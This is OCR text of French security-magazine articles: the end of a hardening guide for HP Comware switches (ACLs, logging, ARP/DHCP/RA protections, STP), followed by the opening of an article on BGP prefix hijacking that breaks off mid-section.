



*Figure 1 : Exemple d'une trame LLDP émise par le commutateur sur un port sans limitation.*

## 3.5 Sécurisation de la pile TCP

Afin de protéger le commutateur des attaques de type *SYN flooding*, il est nécessaire de mettre en place :

- un *timeout* sur les paquets SYN envoyés au commutateur ;
- les *syn-cookie* permettant de modifier le comportement de la pile TCP.

```
[Communateur01]tcp timer syn-timeout 10
[Communateur01]tcp syn-cookie enable
```

## 3.6 Mise en place de Liste de Contrôle d'Accès (ACL)

Il est possible, pour protéger l'accès à certains services du commutateur, par exemple SSH et/ou le SNMP de mettre en place des listes de contrôle d'accès (ou « ACL »). Ces dernières vont permettre d'indiquer quelles adresses IP pourront venir se connecter aux commutateurs.

Ici, nous créons l'ACL ayant l'identifiant 3000 et le nom ADMIN-ACCESS permettant au serveur de supervision 192.168.100.10 de pouvoir se connecter aux services SNMP du commutateur et aux stations d'administration 192.168.10.101 et 192.168.10.155 de se connecter à distance via le SSH :

```
[Communateur01]acl number 3000 name ADMIN-ACCESS
[Communateur01-acl-adv-3000-ADMIN-ACCESS]rule 5 permit udp source
192.168.100.10 0 destination-port range snmp snmptrap
[Communateur01-acl-adv-3000-ADMIN-ACCESS]rule 10 deny udp
destination-port range snmp snmptrap
[Communateur01-acl-adv-3000-ADMIN-ACCESS]rule 15 permit tcp source
192.168.10.101 0 destination-port eq 22
[Communateur01-acl-adv-3000-ADMIN-ACCESS]rule 20 permit tcp source
192.168.10.155 0 destination-port eq 22
[Communateur01-acl-adv-3000-ADMIN-ACCESS]rule 25 deny tcp
destination-port eq 22
```

## 3.7 Filtrage des paquets ICMP/paquets fragmentés

Sans la présence d'un VLAN d'administration, les ACL vont également nous permettre de protéger notre commutateur contre l'envoi de paquets mal formatés ou fragmentés :

```
[Communateur01]acl number 3001 name ACL-TRANSIT-IN
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]rule deny tcp fragment
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]rule deny udp fragment
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]rule deny icmp fragment
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]rule deny ip fragment
```

Nous allons également en profiter pour filtrer les paquets ICMP à destination de notre commutateur :

```
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]acl number 3000
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]rule permit icmp source
192.168.100.0 255.255.255.0
[Communateur01-acl-adv-3001-ACL-TRANSIT-IN]rule deny icmp
```

## 3.8 Désactivation du VLAN par défaut

Afin de répondre aux différentes exigences de sécurité, il est recommandé de ne pas utiliser le VLAN par défaut. En effet, le VLAN 1 ne doit contenir aucun port du commutateur et doit être désactivé sur chacun des commutateurs du réseau :

```
[Communateur01]interface Vlan-interface 1
[Communateur01-Vlan-interface1]shutdown
[Communateur01-Vlan-interface1]undo ip address
```

# 4 Exploitation des journaux d'évènements

Pour commencer, assurons-nous que nous disposons du bon format de journalisation incluant la date pour chaque évènement :

```
[Communateur01] info-center timestamp log date
```

Pour visualiser, en étant connecté en console ou à travers une session SSH, les journaux d'évènements d'un commutateur, il suffit de saisir la commande suivante :

```
[Communateur01]display logbuffer reverse
Log buffer: Enabled
Max buffer size: 1024
Actual buffer size: 512
Dropped messages: 0
Overwritten messages: 0
Current messages: 8
%Nov  4 09:13:20:068 2016 Communateur01 SHELL/6/SHELL_CMD: -Line=vty0-
IPAddr=192.168.56.1-user=myadmin; Command is display logbuffer reverse
%Nov  4 09:12:52:011 2016 Communateur01 SHELL/6/SHELL_CMD: -Line=vty0-
IPAddr=192.168.56.1-User=myadmin; Command is system-view
%Nov  4 09:12:47:265 2016 Communateur01 SHELL/5/SHELL_LOGIN: myadmin
logged in from 192.168.56.1.
%Nov  4 09:12:46:564 2016 Communateur01 SSHS/6/SSHS_CONNECT: SSH user
myadmin (IP: 192.168.56.1) connected to the server successfully.
%Nov  4 09:12:46:542 2016 Communateur01 SSHS/6/SSHS_LOG: Accepted
password for myadmin from 192.168.56.1 port 49943.
```

Pour envoyer les journaux d'évènements sur un serveur collecteur tel qu'un SIEM qui collectera et corrèlera les évènements de sécurité, il faut utiliser la commande suivante :

```
[Communateur01]info-center loghost 192.168.100.10
[Communateur01]info-center source default loghost level informational
```

Ici, les journaux d'évènements de niveau supérieur ou égal à **information** (log level security = 6) seront envoyés au serveur de collecte 192.168.100.10.

Pour modifier le niveau de journalisation envoyé dans le journal local du commutateur, il suffit de saisir la commande :

```
[Communateur01]info-center source default logbuffer level alert
```

# 5 Sécurisation des clients connectés au commutateur

Nous allons voir comment sécuriser les clients connectés au commutateur, mais surtout comment ne pas impacter les autres clients lorsqu'une machine malveillante est connectée et réalise des attaques sur le réseau telles que :

- une tentative d'empoisonnement du *cache ARP* des autres stations de travail ;
- une tentative d'usurpation du serveur DHCP ;
- une tentative d'épuisement des baux DHCP ;
- une tentative d'attaque MITM à travers l'envoi de message de type *RA IPv6* ;
- une tempête BPDU (ou plus simplement une boucle).

Nous verrons également comment mettre en place la fonctionnalité *port security*, afin de restreindre l'accès à un port du commutateur.

## 5.1 Protection contre l'empoisonnement du cache ARP

Le protocole ARP, qui permet d'associer une adresse IP à une adresse physique (*MAC address*), présente des faiblesses connues et largement exploitées : un attaquant, par exemple, peut détourner le trafic d'un réseau local. Cette technique d'attaque, appelée *ARP spoofing* ou *ARP poisoning*, est très facile à exploiter au sein d'un domaine de *broadcast* (VLAN). Il est donc recommandé de mettre en place l'inspection de trafic ARP. En s'appuyant sur la table générée par la fonction *DHCP snooping*, celle-ci va permettre de détecter les incohérences entre cette table et les paquets qui transitent à travers le commutateur.

```
[Communateur01] dhcp snooping enable
[Communateur01] vlan 666
[Communateur01-vlan666] arp detection enable
[Communateur01-vlan666] quit
[Communateur01] interface GigabitEthernet 1/0/2
[Communateur01-GigabitEthernet1/0/2] arp detection trust
```

Il faudra réaliser les opérations précédentes sur tous les VLANs du commutateur ainsi que sur l'ensemble des ports que l'on souhaite protéger.

## 5.2 Protection contre l'insertion d'un serveur DHCP frauduleux – Rogue DHCP

Aucun administrateur ne souhaite voir apparaître sur son réseau un serveur DHCP frauduleux qui attribuerait des adresses IP qui ne correspondent à rien ou qui distribuerait des paramètres farfelus. Pour éviter cela, Comware a la possibilité de filtrer les trames *DHCP-ACK* et *DHCP-Offer* sur les ports réseau qui ne doivent pas faire transiter d'offre DHCP. Il ne faudra pas les interdire sur les liens d'uplink du commutateur (qui remonte sur le cœur de réseau) et sur les ports de connexion du ou des serveurs DHCP.

```
[Communateur01] dhcp snooping enable
[Communateur01] interface GigabitEthernet 1/0/2
[Communateur01-GigabitEthernet1/0/2] dhcp snooping trust
```

Ainsi, sur ce commutateur, seul l'équipement connecté sur le port Gigabit 1/0/2 pourra attribuer des adresses IP. Les autres ports réseau ne pourront pas transmettre d'adresse IP à travers le protocole DHCP.

## 5.3 Protection contre l'épuisement des baux DHCP - DHCP Starvation

Une personne malveillante pourrait, lorsqu'elle est connectée au commutateur, demander plusieurs centaines d'adresses IP au(x) serveur(s) DHCP légitime(s), en faisant varier son adresse physique (adresse MAC). Cela aura pour conséquence que plus aucune adresse IP ne sera disponible ; les nouveaux clients légitimes, quant à eux, ne pourront plus obtenir d'adresse.

Pour réduire l'impact d'une attaque de type *DHCP Starvation*, il est préférable de mettre en place une limitation sur le nombre d'adresses MAC visibles derrière un port réseau :

```
[Communateur01]port-security enable
[Communateur01]port-security timer autolearn aging 10
[Communateur01]interface GigabitEthernet 1/0/4
[Communateur01-GigabitEthernet1/0/4]port-security intrusion-mode blockmac
[Communateur01-GigabitEthernet1/0/4]port-security max-mac-count 20
[Communateur01-GigabitEthernet1/0/4]port-security port-mode autolearn
```

De cette manière, le commutateur retiendra les adresses physiques qui se connectent sur le port gigabit 1/0/4 et bloquera le port s'il constate que plus de 20 adresses MAC apparaissent sur ce dernier.

## 5.4 Tentative d'attaque MITM à travers l'envoi de messages de type RA IPv6

Si le réseau local est uniquement IPv4, il est nécessaire de le protéger contre une personne malveillante qui souhaiterait propager sur le réseau des paquets IPv6 de type *Router Advertisement* (RA).

En effet, par défaut, les postes de travail disposent de la couche réseau IPv6 activée, même si l'IPv4 uniquement est configuré. Ces postes sont donc toujours à l'écoute de

paquets IPv6 RA qui permettent de configurer les hôtes IPv6, au même titre que le ferait le DHCP pour l'IPv4.

Une personne malveillante pourrait alors envoyer ce type de paquets pour intercepter le trafic réseau en positionnant son poste de travail comme passerelle par défaut. Une bonne pratique, comme le recommande l'ANSSI **[5]**, est de filtrer sur les ports de distribution du commutateur ce type de paquets IPv6.

```
[Communateur01] ipv6 nd raguard log enable
[Communateur01]interface GigabitEthernet 1/0/4
[Communateur01-GigabitEthernet1/0/]ipv6 nd raguard role host
```

Ici, nous activons la journalisation des paquets *Router Advertisement* et affectons, sur le port Gigabit 1/0/4, le rôle *host*. Cela signifie que si un paquet RA transite par ce port du commutateur, il sera rejeté (il faudra le faire pour chacun des ports du commutateur). Si toutefois nous nous trouvions sur un réseau IPv6 avec un router pouvant légitimement envoyer ce type de paquets, nous affecterions au port de connexion le rôle de « router » :

```
[Communateur01-GigabitEthernet1/0/1]ipv6 nd raguard role router
```

## 5.5 Protection contre les tempêtes de broadcast (ou plus simplement protection contre les boucles)

Afin d'assurer la redondance du réseau, les administrateurs mettent souvent en place des architectures basées sur plusieurs liens d'interconnexion et la multiplication des commutateurs. Ces architectures complexes peuvent parfois être la source d'instabilités voire de coupures du réseau. Par exemple, si un employé « range » un câble réseau en le connectant aux deux extrémités sur le même commutateur, ou pire sur deux commutateurs différents, il apparaît ce que l'on appelle une « boucle » génère une tempête de *broadcast*. La technologie *Spanning Tree Protocole* (ou STP) a été créée pour éviter ce genre d'incident. Sur un commutateur d'extrémité, ce dernier désactivera un des deux ports, le temps que cette boucle se trouve en place.

Pour mettre en place le protocole *Spanning Tree*, et ainsi se protéger contre les attaques de type :

- interception et écoute du trafic : si un attaquant se déclare *root* de l'architecture *Spaning Tree*,
- éviter l'indisponibilité du réseau : lors de réélection impromptue au moment du recalcul de l'arbre *Spaning Tree*.

Pour activer le protocole Spanning Tree et le configurer avec le poids des liens relatifs à l'IEEE 802.1t :

```
[Communateur01]stp enable
[Communateur01]stp mode rstp
[Communateur01]stp pathcost-standard dot1t
```

Ensuite, nous activons le *bpdu-protection* (équivalant de *bpdu guard* chez CISCO), qui désactivera les ports *edge* qui pourraient recevoir des trames BPDU :

```
[Communateur01]stp bpdu-protection
```

Pour terminer, il faut sur chacun des ports du commutateur, dont on est certain qu'il ne sera jamais connecté à un autre commutateur, configurer le port en mode *edged* (équivalant de *portfast* chez CISCO) :

```
[Communateur01]port-group manual 1
[Communateur01-port-group-manual-1]group-member GigabitEthernet
1/0/1 to GigabitEthernet 1/0/44
[Communateur01-port-group-manual-1]stp edged-port enable
```

## 5.6 Mise en place de port security

Comme pour la protection contre l'attaque *DHCP Stravation*, il peut être utile de mettre en place une restriction sur les ports d'accès du switch pour n'autoriser qu'une seule adresse physique clairement identifiée. Même si l'on sait qu'il est très facile d'usurper une adresse physique, il ne faut pas tout miser sur cette sécurité. La mise en place du protocole 802.1x serait la prochaine étape, mais nous n'aborderons pas ce point dans l'article.

Si l'on souhaite toutefois mettre en place une restriction sur l'adresse physique autorisée à se connecter, voici la procédure :

```
[Communateur01-GigabitEthernet1/0/4]port-security max-mac-count 1
[Communateur01-GigabitEthernet1/0/4]port-security port-mode autolearn
[Communateur01-GigabitEthernet1/0/4]port-security intrusion-mode blockmac
[Communateur01-GigabitEthernet1/0/4]port-security mac-address security
071c-877b-5cbb vlan 666
```

## Remerciements

**Je tiens à remercier Gwenaël Letellier et Julien Bordet pour leurs conseils et leur patience.**

## Références


**[1] C. Llorens et D. Valois, « Renforcer la sécurité par configuration d'un équipement CISCO », *MISC n°82*, novembre-décembre 2015**

**[2] Recommandations pour la sécurisation d'un commutateur de desserte : https://www.ssi.gouv.fr/uploads/2016/07/nt_commutateurs.pdf**

**[3] HP Networking guide to hardening Comware-based devices**


**[4] HP Network Simulator : http://www8.hp.com/us/en/networking/simulator/**

**[5] Bulletin sécurité RA Guard de l'ANSSI : http://www.cert.ssi.gouv.fr/site/CERTFR-2016-ACT-034.pdf**




www.hsc-formation.fr

HSC by Deloitte.



# USURPATIONS DE PRÉFIXES EN BGP

Guillaume VALADON – guillaume@valadon.net

**mots-clés : BGP / USURPATIONS / HIJACKING / DÉTECTION / MITM / OUTILS**

*Le sujet des usurpations de préfixes en BGP (en anglais BGP hijacking) est récemment revenu au goût du jour à travers différents rapports publics décrivant leurs utilisations dans un but offensif. Cet article propose de faire le point sur ce sujet en commençant par des rappels sur BGP et le contexte des usurpations récentes. Il décrit ensuite les mécanismes de détection et de prévention qu'il est possible de mettre en œuvre.*

## 1 Comment fonctionne BGP ?

Défini dans la RFC4271, le protocole de routage BGP (pour *Border Gateway Protocol*) est fondamental au bon fonctionnement de l'Internet. Il est utilisé par tous ses acteurs (opérateurs, hébergeurs ou fournisseurs de services) majeurs pour échanger leurs préfixes IP et ceux de leurs clients. Cet échange particulier est appelé « annonce de préfixes », et indique qu'un acteur est capable de recevoir du trafic pour ces adresses IP, ou de le transférer à un client.

En pratique, un numéro unique, le numéro d'AS (pour *Autonomous System*), est associé à chaque acteur. Il permet de savoir qui annonce quels préfixes. Ces acteurs sont interconnectés deux à deux à l'aide d'une session BGP point à point dédiée, à travers laquelle sont échangées les annonces de préfixes. À la réception de ces annonces, un AS ajoute son propre numéro et les transfère à ses pairs. Il est ainsi possible de savoir par quels AS ont transité les annonces en regardant le chemin d'AS (**AS_PATH**, en anglais) ainsi construit.

Ces interconnexions et ces annonces constituent l'Internet, et définissent quels préfixes IP sont joignables à un instant donné et quels AS ont la charge du trafic associé. Il existe principalement deux types d'interconnexion : les interconnexions de transit et celles de peering. La première est payante, et permet à un AS d'apprendre tous les préfixes de l'Internet, que l'on appelle la GRT (*Global Routing Table*). La seconde est uniquement utilisée entre deux AS pour échanger leurs préfixes, créant un raccourci direct n'empruntant pas l'Internet. Le modèle économique est plus avantageux : les AS peuvent partager les coûts de l'interconnexion, ou utiliser les services d'un IXP, comme le France-IX. Ces prestations peuvent être assimilées à des gros « switch » installés dans des data-centers et qui facilitent les interconnexions de peering.

La figure 1 met en situation l'ensemble de ces éléments sur une topologie fictive. L'AS65550 possède deux routes dans sa table de routage BGP (en vert) pour joindre le préfixe 192.0.2.0/24. La première a été apprise par son lien de peering, et contient un **AS_PATH** constitué de trois AS. La seconde l'a été par le lien de transit. L'**AS_PATH** correspondant ne contient que l'AS64500 à l'origine de l'annonce du préfixe.

Le protocole BGP n'intègre pas de mécanismes de sécurité forts : n'importe quel AS peut annoncer n'importe quel préfixe. La confiance entre opérateurs ne faisant pas tout, les bonnes pratiques d'interconnexion **[GUIDE-BGP]** permettent de limiter les étourderies et les malveillances. Elles reposent avant tout sur des filtres





*Figure 1 : Exemple de chemins d'AS sur des liens de transit et peering issu de [OBSERVATOIRE-2015].*

limitant le nombre de préfixes qu'un AS peut annoncer (avec l'option **max-prefix**) ou autorisant explicitement des préfixes (c'est l'option **route-map**).

La mise à jour des listes des préfixes est difficile. Afin de rendre ce procédé dynamique du point de vue de celui qui effectue l'annonce, les filtres peuvent reposer sur des données stockées dans les bases WHOIS des différents RIR (pour *Regional Internet Registry*), comme celle du RIPE en Europe. Un AS souhaitant effectuer une annonce de l'un de ses préfixes, ou la déléguer à un autre AS peut créer un objet route (*route object*, en anglais) dans la base de son RIR.

L'exemple ci-dessous représente l'objet route, au format RPSL, correspondant au préfixe incluant l'IP de www.miscmag.com. Ce préfixe sera annoncé par l'AS 16276, appartenant à OVH. Cet objet a été récupéré à l'aide de la commande suivante **whois -h whois.ripe.net -- " -T route 213.186.33.3 "**. Il est intéressant de souligner que le serveur WHOIS du RIPE permet de récupérer facilement tous les objets route d'un AS donné, par exemple avec **whois -h whois.ripe.net -- --inverse origin AS16276** qui renvoie six objets route distincts.

```
route:        213.186.32.0/19
descr:        OVH ISP
origin:       AS16276
mnt-by:       OVH-MNT
```

*Exemple d'un objet route.*

La RPKI (pour *Resource Public Key Infrastructure*) définie dans la RFC6480 étend le concept des objets route à l'aide de signatures cryptographiques. Dans le cas du RIPE, un certificat est délivré à chacun des AS européens qui peuvent signer des objets ROA (pour *Route Origine Authorization*). Il est alors possible de vérifier les informations qu'ils contiennent. Cette infrastructure est une première étape vers la sécurisation complète de BGP telle que définie dans BGPsec.

Lorsqu'ils sont correctement renseignés, les objets route et les ROA peuvent être utilisés pour mettre en place des filtres automatiques. Sur la figure 1, les AS 64510 et 65550 pourraient bénéficier de ce mécanisme pour filtrer les annonces de l'AS64500, car ils sont directement connectés avec lui.

Il est important de signaler que si l'AS 64510 ne filtre pas ses clients, aucun autre AS ne pourra le faire efficacement. L'AS64500 pourrait ainsi annoncer n'importe quel préfixe.

## 2 Qu'est-ce qu'une usurpation ?

Une usurpation (en anglais *BGP hijacking*) peut être simplement définie comme une annonce illégitime d'un préfixe. Elle entre donc en conflit avec l'annonce du gestionnaire du préfixe concerné. En pratique, une usurpation peut également porter sur le numéro d'AS. Dans ce cas, l'usurpateur cherche à masquer son identité, afin de rendre la détection plus difficile. L'usurpation de numéro d'AS est aussi connue sous le nom d'attaque Kapela et Pilosov d'après le nom de ses auteurs **[DEFCON2008]**.

Il est intéressant de souligner que la RFC7908 a récemment présenté une caractérisation des annonces problématiques. Ce document n'a pas un caractère exhaustif, mais il définit un vocabulaire commun en se référant à des événements discutés publiquement. Six différents types sont ainsi présentés et varient principalement dans la façon dont les annonces sont apprises puis retransmises. Le sixième correspond aux usurpations de préfixes décrites dans cet article. Comme rappelé dans le RFC, les annonces problématiques sont possibles lorsque les mécanismes de filtrage ne sont pas mis en place.

La capacité d'une annonce illégitime à être acceptée par des routeurs BGP dépend de ses caractéristiques. En effet, avec BGP, il existe différentes règles décrivant la préséance d'une annonce sur une autre. Deux sont tout particulièrement importantes dans le cadre des usurpations.

Pour des préfixes équivalents, la première règle définie que l'annonce contenant l'**AS_PATH** le plus court sera sélectionnée. La zone de pollution d'une usurpation dépend donc de la connectivité de l'AS usurpateur. Il sera difficile à un AS ne disposant que d'un seul petit transitaire régional d'usurper les préfixes d'un Tier-1 (c'est en quelque sorte un gros transitaire internationalement connecté).

